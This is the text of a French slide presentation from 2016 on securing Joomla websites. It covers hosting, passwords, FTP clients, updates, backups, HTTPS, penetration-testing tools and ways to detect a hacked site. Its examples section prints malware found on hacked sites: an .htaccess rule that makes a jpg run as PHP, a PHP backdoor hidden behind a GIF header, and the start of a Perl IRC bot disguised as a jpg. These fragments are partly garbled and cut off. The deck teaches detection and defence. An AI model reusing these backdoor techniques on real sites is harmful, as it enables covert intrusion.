

AESecure - SÉCURITÉ DES SITES JOOMLA!®

v1 13/12/2016

Christophe Avonture / fanpage / @aecure

RACCOURCIS CLAVIER

Prochain slide	Touche d'espacement
Se déplacer	←, →, ↓ et ↑
Plein écran	F
Commentaires	S
Voir les vignettes	Esc

Vous pouvez aussi utiliser la roulette de votre souris pour afficher le prochain slide.

QUI SUIS-JE ?



- Développeur d'**aeSecure**, solution de **sécurisation**, d'**optimisation** et de **nettoyage de sites web** Apache
- Administrateur **Joomla! France (cavo789)**
- Membre fondateur de la **JUG! Wallonie**

TÉLÉCHARGER CETTE PRÉSENTATION

Cette présentation est téléchargeable pour lecture en mode offline et/ou afin d'en simplifier son impression :
format pdf

VIDÉO EN LIGNE



<https://www.youtube.com/watch?v=UZxIDQRwH88&t=415>

Conférence enregistrée le 13 décembre, à l'initiative de [CINN.K.com](#)

OBJECTIFS DE CETTE PRÉSENTATION

EN COLLABORATION AVEC [CINNK.COM](#)

1. Travailler de manière sécurisée,
2. Préparer son environnement de travail afin qu'il soit sécurisé,
3. Comment sécuriser son site web,
4. Comment identifier des hacks sur son site web,
5. Nettoyer un site hacké

1. TRAVAILLER DE MANIÈRE SÉCURISÉE

10 protections de base pour sécuriser son site

Joomla! :: <http://cinnk.com/magazine/mai-2016/690-10-protections-de-base-pour-securiser-son-site-joomla>

1.1. CHOISIR UN HÉBERGEUR DE QUALITÉ

N'optez pas pour le moins cher, pour celui d'un ami, proche de chez vous géographiquement, ... mais pour celui qui vous assure un suivi constant de ses serveurs (**versions PHP**, **disques SSD**, ...), celui qui prend des **backups** de votre site, ...

Et surtout!, un hébergeur pro-actif et qui réponds à vos demandes de support

1.2. UN SEUL SITE PAR HÉBERGEMENT

En principe : un client = un hébergement = un serveur
FTP

Cas vécu personnellement : "Monsieur aeSecure, mon site a été hacké, pourriez-vous m'aider ?". Et là, horreur, 48 sites sur le même FTP (/site1, /site2, ... /site48).

Un virus dans /site1 pouvant se propager partout, ce n'est donc pas un site à traiter mais 48 et en une fois sinon le /site1 ayant

1.2. UN SEUL SITE - COMPLÉMENT

Ne conservez pas d'anciennes versions de votre site (**/_vieux_sites**) sur votre FTP, cela ne sert à rien du tout.

Vous augmentez très considérablement la surface d'attaque avec des sites / programmes qui ne seront plus jamais mis à jour

J'ai déjà retrouvé un Joomla 1.0 p.ex. alors que le site de production était en J3.6.x

Téléchargez sur votre ordinateur les vieux sites, les tests, les démos, ... et supprimez-les de la production

1.3. GESTION DES MOTS DE PASSE

A titre personnel, j'utilise depuis plusieurs années **LastPass** qui est un "coffre-fort", un gestionnaire de mot de passe.

Hormis deux ou trois mots de passe, je ne connais pas les centaines d'autres que j'utilise qui sont à usage unique.

Lire plus : <https://www.aesecure.com/fr/blog/60-bien-choisir-son-mot-de-passe.html>

1.4. PROTÉGEZ VOTRE PROPRE ORDINATEUR

Même sous Mac ! Ayez un antivirus à jour et gardez-vous d'utiliser certains logiciels dont la sécurité est défectueuse, comme le réputé FileZilla qui stocke en clair les accès FTP dans un fichier xml, préférez par exemple **WinSCP** (Windows) ou **CyberDuck** (Mac) ;
pour n'en citer que deux.

1.5 SOYEZ ATTENTIF

- N'utilisez pas d'anciens navigateurs démodés
[/Private Joke]Qui utilise encore Internet Explorer?[/Private Joke],
- Avez-vous besoin du player Flash ? Non, supprimez-le de votre navigateur !,
- ... et java ?,
- Sur un WIFI public, utilisez obligatoirement un VPN privé (par exemple **HideMyAss**),
- ...

2. PRÉPARER SON ENVIRONNEMENT DE TRAVAIL AFIN QU'IL SOIT SÉCURISÉ

2.1. UN ORDINATEUR PROPRE

- Ayez un **antivirus**, actif en tâche de fond et scanner régulièrement votre ordinateur. But : zéro virus,
- Ayez un **antimalware** et évitez aussi d'avoir ce type de bestioles,
- N'installez que le strict nécessaire pour votre navigateur : pas de compléments (**addons**) exotiques et superflu,
- Mode ultime : administrez vos sites depuis une **fenêtre protégée** (exemple Avast SafeZone Browser),
- ...


2.2. UN CLIENT FTP SÉCURISÉ

Si vous utilisez FileZilla, vérifier plutôt deux fois qu'une que vos données de connexion ne sont pas stockées dans un fichier .xml non crypté car sinon un hacker qui aurait accès à votre disque dur aurait de fait accès à ce fichier .xml

Personnellement, étant sous Windows, j'utilise WinSCP.

2.3. ET PRÉFÉREZ LE SFTP SI DISPONIBLE

Si votre hébergeur vous le permet (si pas, changez-en!), **optez pour une connexion SFTP** où le login et le mot de passe ne transite pas en clair sur le réseau.



3. COMMENT SÉCURISER SON SITE WEB

La sécurité et Joomla!® pour apprendre à sécuriser
votre site web :

<https://www.aesecure.com/fr/blog/joomla-securite.html>

3.1. SEULEMENT LES VERSIONS LES PLUS RÉCENTES

Ne créez pas un nouveau site sur une vieille version de Joomla!®, cela n'a aucun sens. Téléchargez **systematiquement la dernière version.**

3.2. NE CONSERVEZ QUE LE STRICT MINIMUM

Ne conservez jamais des templates inutilisés, des composants dont vous n'avez plus besoin, ... Ils pourraient ne plus être mis à jour et contenir des failles qui se révéleront des portes d'entrée.

Et faites cela régulièrement : **nettoyez**, **nettoyez**,
nettoyez...

3.3. FAITES UN SUIVI SCRUPULEUX DES VERSIONS (CMS, COMPOSANTS, PLUGINS, ...)

Ne ratez aucune mise-à-jour de sécurité. AUCUNE !

AUCUNE !!

AUCUNE !!!

3.4. UTILISEZ UN LOGICIEL DE SUPERVISION

Pour simplifier votre vie de gestionnaire, pour savoir quelles versions sont installées, pour mettre à jour vos sites, ... utilisez un système de supervision comme

<https://watchful.li>

Voir aussi <https://perfectdashboard.com/>

aeSecure Pro multi-sites propose également une interface de surveillance de vos sites (version du CMS, de Apache, PHP et fonctionnalités d'aeSecure activées)

3.5. INSTALLEZ UN PARE-FEU

Plus d'infos



Demo



3.6. ACTIVEZ LES SÉCURITÉS DE BASE ET SPÉCIFIQUES À VOTRE SITE

- Faites de l'**obfuscation** (activation SEF, bloquez certaines URLs (?tp=1), ...),
- Gérer au plus fin les droits d'accès (**ACLs**) et les **chmods**,
- **Protégez vos dossiers sensibles** (IP, .htpasswd, ...) et votre administration (Two factors Authentication, Yubikey, ...)
- **Interdisez l'exécution de code PHP** dans certains dossiers,
- ...

3.7. INSTALLEZ UNE TÂCHE PLANIFIÉE

Si vous avez accès à un **crontab** chez votre hébergeur, planifiez des scripts d'analyse comme p.ex. un script qui **détecterait un fichier ayant été modifié et vous enverrait une alerte**, un script qui détecterait des **nouveaux utilisateurs** s'étant inscrit sur votre site, un script qui prendrait des **backups de votre base de données**, ...

aeSecure Pro fait cela...

3.8. BACKUPS, BACKUPS, BACKUPS

Idéalement à stocker ailleurs que chez votre hébergeur (imaginez un incendie ou que vous oubliez de payer votre renouvellement) et à tester de temps à autre pour garantir que le backup est complet (ne pas découvrir qu'il ne contient pas la base de données, ...) et que le fichier ne soit pas corrompu

3.9 HTTPS

Installez un certificat SSL pour sécuriser le transfert d'informations (p.ex. login/password) entre votre client et votre serveur. **SSL garanti que les échanges soient cryptés.**

Lire <https://cinnk.com/joomla/3/tutoriels/le-https-facilement-sur-son-site-joomla>

Si vous souhaitez tester la validité et la sécurité d'un certificat :
<https://www.ssllabs.com/ssltest/analyze.html>

3.10 PENETRATION TEST

Il existe des outils qui permettent de tenter d'infiltrer des sites web
càd de simulations d'attaques afin de voir comment ils se
comportent : sont-ils failibles à une attaque XSS, cross site
scripting, SQL injection, ...

- **theHarvester** is a tool for gathering e-mail accounts, subdomain names, ...
- **Burp Suite** the leading toolkit for web application security testing
- **The OWASP Zed Attack Proxy (ZAP)** is one of the world's most popular free security tools
- **Nikto** is an Open Source (GPL) web server scanner
- **Nmap** ("Network Mapper") is a free and open source (license) utility for network discovery and security auditing
- **Maltego** est un outil qui permet de récupérer et agréger des informations dans le but de faire du footprinting
- **Fierce** is a PERL script that quickly scans domains using several tactics


4. COMMENT IDENTIFIER DES HACKS SUR SON SITE WEB

Est-ce que mon site a été hacké ? Est-il propre ?

Comment m'en assurer ? :


<https://slides.aesecure.com/hacked/index.html>

4.1. GOOGLE SERPS



De temps en temps, faites une recherche sur votre propre site, voyez si aucune nouvelle page est référencée et qui ne serait pas de VOUS.

4.2 MENTION (VEILLE)



En utilisant un logiciel de veille, on peut être averti par email. Ici **mention.com** avec une veille sur un mot qui est, ici, un dossier du site

4.3. AESECURE QUICKSCAN ?

aeSecure QuickScan est un **scanner gratuit supportant nativement 22 CMS**.

- Scanner php universel gratuit qui permet de détecter rapidement des fichiers suspects sur son site et de vous permettre de les supprimer.
- Concept de **liste blanche** et de liste noire pour optimiser le scan.
- Disponible en Français, Néerlandais et Anglais.

[aeSecure's QuickScan](#)

[Démon en ligne](#)

4.4 D'AUTRES SCANNERS

À côté d'aeSecure QuickScan, vous avez d'autres outils :

- <https://github.com/btoplak/Joomla-Anti-Malware-Scan-Script--JAMSS->
- <http://www.clamav.net/>
- <http://tools.kali.org/web-applications/joomscan>

4.5. SE FIER AUX DATES ?



En php, l'instruction **touch()** permet de réinitialiser la date de dernière modification.
Si j'étais un pirate, mon virus détecterait d'abord la date courante du fichier pour injecter mon virus et rétablir cette date quand l'injection a été faite.
Toutefois, avoir dans un dossier de nombreux fichiers avec une même date et un intrus, oui, il est utile d'aller voir ce que contient l'intrus.

4.6. CERTAINS FICHIERS À SURVEILLER

Les fichiers ci-dessous sont assez régulièrement hackés :

- `/administrator/includes/defines.php`,
- `/includes/defines.php`,
- `/templates/.../index.php` (ceci pour tous les templates)

4.7. EXEMPLES

SETHANDLER APPLICATION/X-HTTPD-PHP

Lorsque vous avez un fichier .htaccess dans un dossier, quel que soit le dossier, il est utile de l'éditer pour prendre connaissance de son contenu. Un tel fichier peut p.ex. rendre exécutable ... une image.

```
<FilesMatch "bananas_1.jpg">  
SetHandler application/x-httpd-php  
</FilesMatch>
```

Ces trois lignes vont indiquer à Apache que le fichier bananas_1.jpg, malgré son extension, doit être considéré comme un script php : le pirate pourra donc accéder à `http://votresite/.../bananas_1.jpg` afin de lancer le script.

Un fichier .htaccess où vous trouvez un SetHandler application/x-httpd-php est donc suspect.

2.013 éléments | 1 sélectionné(s): 41,36 Ko (42.352 octets) | Christophe\Scan_HACK_\alpe-plaisance.org\...

Propriétés	Version	Métadonnées	Aperçu	Vue brute	Mots-clés	Recherche de fichiers	Rapport
------------	---------	-------------	--------	-----------	-----------	-----------------------	---------

```
1 GIF89a1
2 GIF89a1
3 <?php if (isset($_GET['id'])) {
  TC9A16C4...CFE335260) ; $1
  exit;if (isset($_GET['id'])) {
    159DC7D007D3+
4 35C13;re
  $T43D568...GY1IjsgICRkZV
5 GgKh9Cye...7NBD9yBDgKLwo
6 MwbFBt8G...PQAAbnVsbC1kI
7 dQICRqPL...JhEPFaQGEAkH
8 IPE1F68XpQGkYm90dG9tOh18J6MMCIAJaYENCgkAgGHgZm9ybS7QYcBtaXSAdLDhLoItkmMtsyxcrGE7cmV0dXJuAKEg2
9 mgCVu2AYQoJAHQFWIgJGRfE2hIwG9k4AEwAYMZAGPjIChm8BEgIUugEID7R2UARYEC8GPxAvNoZ8ENICQVsXNbXQHqAL1
10 CKk04Q6wCL8FUAi/CLcE9wkPA7AJAxq2L5TTBpCFwBVHSEREIJzgYzPgQWGusWRmIC1oJ/5/A8MCy2YAIZBGb0ZhJEAv8
11 B1bsghBDhmYDpgFj5vc2UD4CgRQALiQHJtAPIWMgaRAmElOGkvdXNf3uNAUMUK4B2iREBlYTAfNgGAILhRZhJjKTQDwCH
12 zXB1cm1zBx+wjQcTUAHQqrBpb25zB2pBY3QBQwchLx4wq4jwAQ1B8XMoECQgc2NUeLIJJG4BkGNvdUfAbIngZGlySTQ1A
13 kAnW1kX0hpcyIpMaAiLgGBBx8JBT8JYjVQOicH0BjgJwMyJxBZZX+BIggZJ3N1Yg1lbW10JwfVPj5tgC96cUERPC/YoG3
14 AVQ4YgYxbmFtSYFlAUMpOzTaXCIhsLvRIGN1bGxwU9CYQA/QPScZcAEBc3BhYwECMCcgd21kAap0aD0nNTA19dIJkHQ1c
15 cC0SgB8XMDYIIIfAjspOictJwV3UGVybVDQf4AF2ARgAYEGLnNDb2xvF4wJBk93bngQRxNRA6gYSS4M6icvJy4TgRalLie
16 IT48A1FdzicDQTEDSALdCDIzAtU3DgCGM10S0ZJCBsMvuYcMgS8QAHLTIusncrFDMvFpZiggWk9aRgHwN/MhQALzTUsgU
17 hggCgBc1sXXRkAAAEkR0xPQgBeQUxTWydjd2QnHoFAdAAAwHPSELRjGF9fPScLoAK7LiInO/YGfRnALPITcyNAMIC+B&C
```

4.7. EXEMPLES

UN SCRIPT CACHÉ DERRIÈRE UNE ... GIF

Accueil - Objectifs - Vidéo - 1. Travailler - 2. Préparer - 3. Sécuriser - 4. Identifier - 5. Nettoyer - 6. Être éveillé - Contact

	Nom	Extension
8449	Christophe\Scan_...\tmp\...xbot.jpg	jpg
8450	...\personne-agee-aide-is...	jpg
8451	Christophe\Scan_...\anbnm	jpg
8452	Christophe\Scan_...\admin	js
8453	Christophe\Scan_...\angular	js
8454	Christophe\Sca...\pastebin	js
8455	Christophe\Scan_...	..

52.013 éléments | 1 sélectionné(s): 38,67 Ko (39.594 octets) | Christophe\Scan_HACK_\personne-agee-aide-issoire.fr\xbot.jpg

Propriétés | Version | Métadonnées | Aperçu | Vue brute | Mots-clés | Recherche de fichiers | Rapport

1 use IO::Socket::INET;

2 use HTTP::Req

3 use LWP::User

4

5 my @ps = ("/u

6 \$processo = \$

7 my \$linas_max

8 my \$sleep='3'

9 my @adms= ("ai

10 my @canaiss="#

11 my @nickname

12 "Aleks", "Alli

13 "Ando", "Andrelus", "Andron", "Anfinrud", "Ansley", "Anthony", "Antos", "Arbia", "Arduini", "Arellano", "Aristotle", "Arjas", "Arky", "Atkins",

14 "Augustus", "Aurelius", "Axelrod", "Axworthy", "Ayiemba", "Aykroyd", "Ayling", "Azima", "Bachmuth", "Backus", "Bady", "Baglivo", "Bagnold",

15 "Bailar", "Bakanowsky", "Baleja", "Ballatori", "Ballew", "Baltz", "Banta", "Barabesi", "Barajas", "Baranczak", "Baranowska", "Barberi", "Barbetti",

16 "Barneson", "Barnett", "Barriola", "Barry", "Bartholomew", "Bartolome", "Bartoo", "Basavappa", "Bashevis", "Batchelder", "Baumiller", "Bayles", "Bay

17 "Beacon", "Beal", "Bean", "Beckman", "Beder", "Bedford", "Behenna", "Belanger", "Belaousof", "Belfer", "Belin-Collart", "Bellavance", "Bellhouse",

18 "Bellini", "Belloc", "Benedict-Dye", "Bergson", "Berke-Jenkins", "Bernardo", "Bernassola", "Bernston", "Berrizbeitia", "Betti", "Beynart",

19 "Bickel", "Binion", "Bir", "Bisema", "Bisho", "Blackbourn", "Blackwell", "Blagg", "Blakemore", "Blanke", "Bliss", "Blizard", "Bloch", "Bloembergen",

20 "Bloemhof", "Bloxham", "Blyth", "Bolger", "Bolick", "Bollinger", "Bologna", "Boner", "Bonham", "Boniface", "Bontempo", "Book", "Bookbinder", "Boone",

21 "Boorstin", "Borack", "Borden", "Bossi", "Bothman", "Botosh", "Boudin", "Boudrot", "Bourneuf", "Bowers", "Boxer", "Boyajian", "Boyes", "Boyland",

22 "Boym", "Boyne", "Bracalente", "Bradac", "Bradach", "Brecht", "Breed", "Brenan", "Brennan", "Brewer", "Brewer", "Bridgeman", "Bridges", "Brinton",

23 "Britz", "Broca", "Brook", "Brzycki", "Buchan", "Budding", "Bullard", "Bunton", "Burden", "Burdzy", "Burke", "Burridge", "Busetta", "Byatt", "Byerly",

24 "Byrd", "Cage", "Calnan", "Cammelli", "Cammilleri", "Canley", "Capanni", "Caperton", "Capocaccia", "Capodilupo", "Cappuccio", "Capursi", "Caratozzol

25 "Carayannopoulos", "Carlin", "Carlos", "Carlyle", "Carmichael", "Caroti", "Carper", "Cartmill", "Cascio", "Case", "Caspar", "Castelda", "Cavanagh",

26 "Cavell", "Ceniceros", "Cerioli", "Chapman", "Charles", "Cheang", "Cherry", "Chervinsky", "Chiassino", "Chien", "Childress", "Childs", "Chinipardaz

27 "Chinman", "Christenson", "Christian", "Christiano", "Christie", "Christopher", "Chu", "Chupasko", "Church", "Ciampaglia", "Cicero", "Cifarelli",

4.7. EXEMPLES

UNE IMAGE JPG... BEN NON

4.7. EXEMPLES

